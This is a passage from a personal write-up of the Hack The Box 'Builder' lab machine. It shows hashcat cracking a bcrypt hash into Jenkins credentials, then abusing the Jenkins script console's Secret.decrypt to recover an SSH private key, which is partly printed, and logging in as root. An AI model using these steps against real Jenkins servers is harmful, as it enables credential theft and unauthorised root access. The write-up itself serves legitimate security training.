
```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (9.833s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
```

Got the user's creds but this is not SSH creds lets login in the jenkins site

> ⚠ User's Jenkins Creds
>
> Username : jennifer
> Password : princess

Lets login

So there is this jenkins console at /script i also found from my research we ca use to decrypt this root key



The basic command here will be

```
println(hudson.util.Secret.decrypt("{KEY=}"))
```

So the entire thing will look like

```
println(hudson.util.Secret.decrypt("
{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtk
PiX6buY1J4YKYFziwyFA1wH/X5XHjUb8lUYkf/XSuDhR5tIpVWwkk7l1FTYwQQl/i5MOTww3b1QN
zIAIv41KLKDgsq4WUAS5RBt4OZ7v410VZgdVDDciihmdDmqdsiGUOFubePU9a4tQoED2uUHAWbPl
duIXaAfDs77evLh98/INI8o/A+rlX6ehT0K40cD3NBEF/4Adl6BOQ/NSWquI5xTmmEBi3NqpWWtt
Jl1q9soOzFV0C4mhQiGIYr8TPDbpdRfsgjGNKTzIpjPPmRr+j5ym5noOP/LVw09+AoEYvzrVKlN7
MWYOoUSqD+C9iXGxTgxSLWdIeCALzz9GHuN7a1tYIClFHT1WQpa42EqfqcoB12dkP74EQ8JL4Rrx
gjgEVeD4stcmtUOFqXU/gezb/oh0Rko9tumajwLpQrLxbAycC6xgOuk/leKf1gkDOEmraO7uiy2Q
BIihQbMKt5Ls+l+FLlqlcY4lPD+3Qwki5UfNHxQckFVWJQA0zfGvkRpyew2K6OSoLjpnSrwUWCx/
hMGtvvoHApudWsGz4esi3kfkJ+I/j4MbLCakYjfDRLVtrHXgzWkZG/Ao+7qFdcQbimVgROrncCwy
1dwU5wtUEeyTlFRbjxXtIwrYIx94+0thX8n74WI1HO/3rix6a4FcUROyjRE9m//dGnigKtdFdIjq
kGkK0PNCFpcgw9KcafUyLe4lXksAjf/MU4v1yqbhX0Fl4Q3u2IWTKl+xv2FUUmXxOEzAQ2KtXvcy
QLA9BXmqC0VWKNpqw1GAfQWKPen8g/zYT7TFA9kpYlAzjsf6Lrk4Cflaa9xR7l4pSgvBJYOeuQ8x
2Xfh+AitJ6AMO7K8o36iwQVZ8+p/I7IGPDQHHMZvobRBZ92QGPcq0BDqUpPQqmRMZc3wN63vCMxz
ABeqqg9QO2J6jqlKUgpuzHD27L9REOfYbsi/uM3ELI7NdO90DmrBNp2y0AmOBxOc9e9OrOoc+Tx2
K0JlEPIJSCBBOm0kMr5H4EXQsu9CvTSb/Gd3xmrk+rCFJx3UJ6yzjcmAHBNIolWvSxSi7wZrQl4O
WuxagsG10YbxHzjqgoKTaOVSv0mtiiltO/NSOrucozJFUCp7p8v73ywR6tTuR6kmyTGjhKqAKoyb
MWq4geDOM/6nMTJP1Z9mA+778Wgc7EYpwJQlmKnrk0bfO8rEdhrrJoJ7a4No2FDridFt68HNqAAT
BnoZrlCzELhvCicvLgNur+ZhjEqDnsIW94bL5hRWANdV4YzBtFxCW29LJ6/LtTSw9LE2to3i1sex
iLP8y9FxamoWPWRDxgn9lv9ktcoMhmA72icQAFfWNSpieB8Y7TQOYBhcxpS2M3mRJtzUbe4Wx+Mj
rJLbZSsf/Z1bxETbd4dh4ub7QWNcVxLZWPvTGix+JClnn/oiMeFHOFazmYLjJG6pTUstU6PJXu3t
4Yktg8Z6tk8ev9QVoPNq/XmZY2h5MgCoc/T0D6iRR2X249+9lTU5Ppm8BvnNHAQ31Pzx178G3IO+
```

```
ziC2DfTcT++SAUS/VR9T3TnBeMQFsv9GKlYjvgKTd6Rx+oX+D2sN1WKWHLp85g6DsufByTC3o/OZ
GSnjUmDpMAs6wg0Z3bYcxzrTcj9pnR3jcywwPCGkjpS03ZmEDtuU0XUthrs7EZzqCxELqf9aQWbp
UswN8nVLPzqAGbBMQQJHPmS4FSjHXvgFHNtWjeg0yRgf7cVaD0aQXDzTZeWm3dcLomYJe2xfrKNL
kbA/t3le35+bHOSe/p7PrbvOv/jlxBenvQY+2GGoCHs7SWOoaYjGNd7QXUomZxK6l7vmwGoJi+R/
D+ujAB1/5JcrH8fI0mP8Z+ZoJrziMF2bhpR1vcOSiDq0+Bpk7yb8AIikCDOW5XlXqnX7C+I6mNOn
yGtuanEhiJSFVqQ3R+MrGbMwRzzQmtfQ5G34m67Gvzl1IQMHyQvwFeFtx4GHRlmlQGBXEGLz6H1V
i5jPuM2AVNMCNCak45l/9PltdJrz+Uq/d+LXcnYfKagEN39ekTPpkQrCV+P0S65y4l1VFE1mX45C
R4QvxalZA4qjJqTnZP4s/YD1Ix+XfcJDpKpksvCnN5/ubVJzBKLEHSOoKwiyNHEwdkD9j8Dg9y88
G8xrc7jr+ZcZtHSJRlK1o+VaeNOSeQut3iZjmpy0Ko1ZiC8gFsVJg8nWLCat10cp+xTy+fJ1VyIM
HxUWrZu+duVApFYpl6ji8A4bUxkroMMgyPdQU8rjJwhMGEP7TcWQ4Uw2s6xoQ7nRGOUuLH4QflOq
zC6ref7n33gsz18XASxjBg6eUIw9Z9s5lZyDH1SZO4jI25B+GgZjbe7UYoAX13MnVMstYKOxKnai
g2Rnbl9NsGgnVuTDlAgSO2pclPnxj1gCBS+bsxewgm6cNR18/ZT4ZT+YT1+uk5Q3O4tBF6z/M67m
RdQqQqWRfgA5x0AEJvAEb2dftvR98ho8cRMVw/0S3T60reiB/OoYrt/IhWOcvIoo4M92eo5CduZn
ajt4onOCTC13kMqTwdqC36cDxuX5aDD0Ee92ODaaLxTfZ1Id4ukCrscaoOZtCMxncK9uv06kWpYZ
PMUasVQLEdDW+DixC2EnXT56IELG5xj3/1nqnieMhavTt5yipvfNJfbFMqjHjHBlDY/MCkU89l6p
/xk6JMH+9SWaFlTkjwshZDA/oO/E9Pump5GkqMIw3V/7O1fRO/dR/Rq3RdCtmdb3bWQKIxdYSBlX
gBLnVC7O90Tf12P0+DMQ1UrT7PcGF22dqAe6VfTH8wFqmDqidhEdKiZYIFfOhe9+u3O0XPZldMza
SLjj8ZZy5hGCPaRS613b7MZ8JjqaFGWZUzurecXUiXiUg0M9/1WyECyRq6FcfZtza+q5t94IPnyP
TqmUYTmZ9wZgmhoxUjWm2AenjkkRDzIEhzyXRiX4/vD0QTWfYFryunYPSrGzIp3FhIOcxqmlJQ2S
gsgTStzFZz47Yj/ZV61DMdr95eCo+bkfdijnBa5SsGRUdjafeU5hqZM1vTxRLU1G7Rr/yxmmA5mA
HGeIXHTWRHYSWn9gonoSBFAAXvj0bZjTeNBAmU8eh6RI6pdapVLeQ0tEiwOu4vB/7mgxJrVfFWbN
6w8AMrJBdrFzjENnvcq0qmmNugMAIict6hK48438fb+BX+E3y8YUN+LnbLsoxTRVFH/NFpuaw+iZ
vUPm0hDfdxD9JIL6FFpaodsmlksTPz366bcOcNONXSxuD0fJ5+WVvReTFdi+agF+sF2jkOhGTjc7
pGAg2zl10O84PzXW1TkN2yD9YHgo9xYa8E2k6pYSpVxxYlRogfz9exupYVievBPkQnKo1Qoi15+e
unzHKrxm3WQssFMcYCdYHlJtWCbgrKChsFys4oUE7iW0YQ0MsAdcg/hWuBX878aR+/3HsHaB1OTI
cTxtaaMR8IMMaKSM=}"))
```


Lets run this

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println(hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyFA1
```

Run

Result


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYTO1g2SOP4shZEkxMR1To5
yj/fRqtKvoMxdEokIVeQesj1YGvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxyaFMql4/9Ai8mvVs+1bN9WwuK3b4L+5/TwsKwKZvD5hgki4L1KdpuQDChbe
```

Alright lets save this key now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (23.195s)
vim user.key

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (0.03s)
chmod 600 user.key

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (0.022s)
mv user.key root.key
```

Lets ssh in now as root

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±3 (2.151s)
ssh -i user.key root@10.10.11.10
```

```
root@builder:~ (0.067s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Oct 28 01:45:25 PM UTC 2024

  System load:              0.0048828125
  Usage of /:               66.2% of 5.81GB
  Memory usage:             26%
  Swap usage:               0%
  Processes:                213
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:26f4


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

And we are root we can also verify by

```
root@builder:~ (0.101s)
id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your user.txt

```
root@builder:~ (0.1s)
cd /home/jennifer/

root@builder /home/jennifer (0.238s)
ls -al
total 28
drwxr-x--- 3 jennifer jennifer 4096 Feb  9  2024 .
drwxr-xr-x 3 root     root     4096 Feb  9  2024 ..
lrwxrwxrwx 1 root     root        9 Feb  9  2024 .bash_history -> /dev/null
-rw-r--r-- 1 jennifer jennifer  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 jennifer jennifer 3771 Jan  6  2022 .bashrc
drwx------ 2 jennifer jennifer 4096 Feb  9  2024 .cache
-rw-r--r-- 1 jennifer jennifer  807 Jan  6  2022 .profile
-rw-r----- 1 root     jennifer   33 Oct 28 12:38 user.txt
```

And here is your root.txt

```
root@builder:~ (0.166s)
cd /root

root@builder ~ (0.106s)
ls
root.txt

root@builder ~ (0.16s)
ls -al
total 32
drwx------  5 root root 4096 Oct 28 12:38 .
drwxr-xr-x 18 root root 4096 Feb  9  2024 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 27  2023 .cache
drwxr-xr-x  3 root root 4096 Apr 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct 28 12:38 root.txt
drwx------  2 root root 4096 Feb  8  2024 .ssh
```

Thanks for reading :)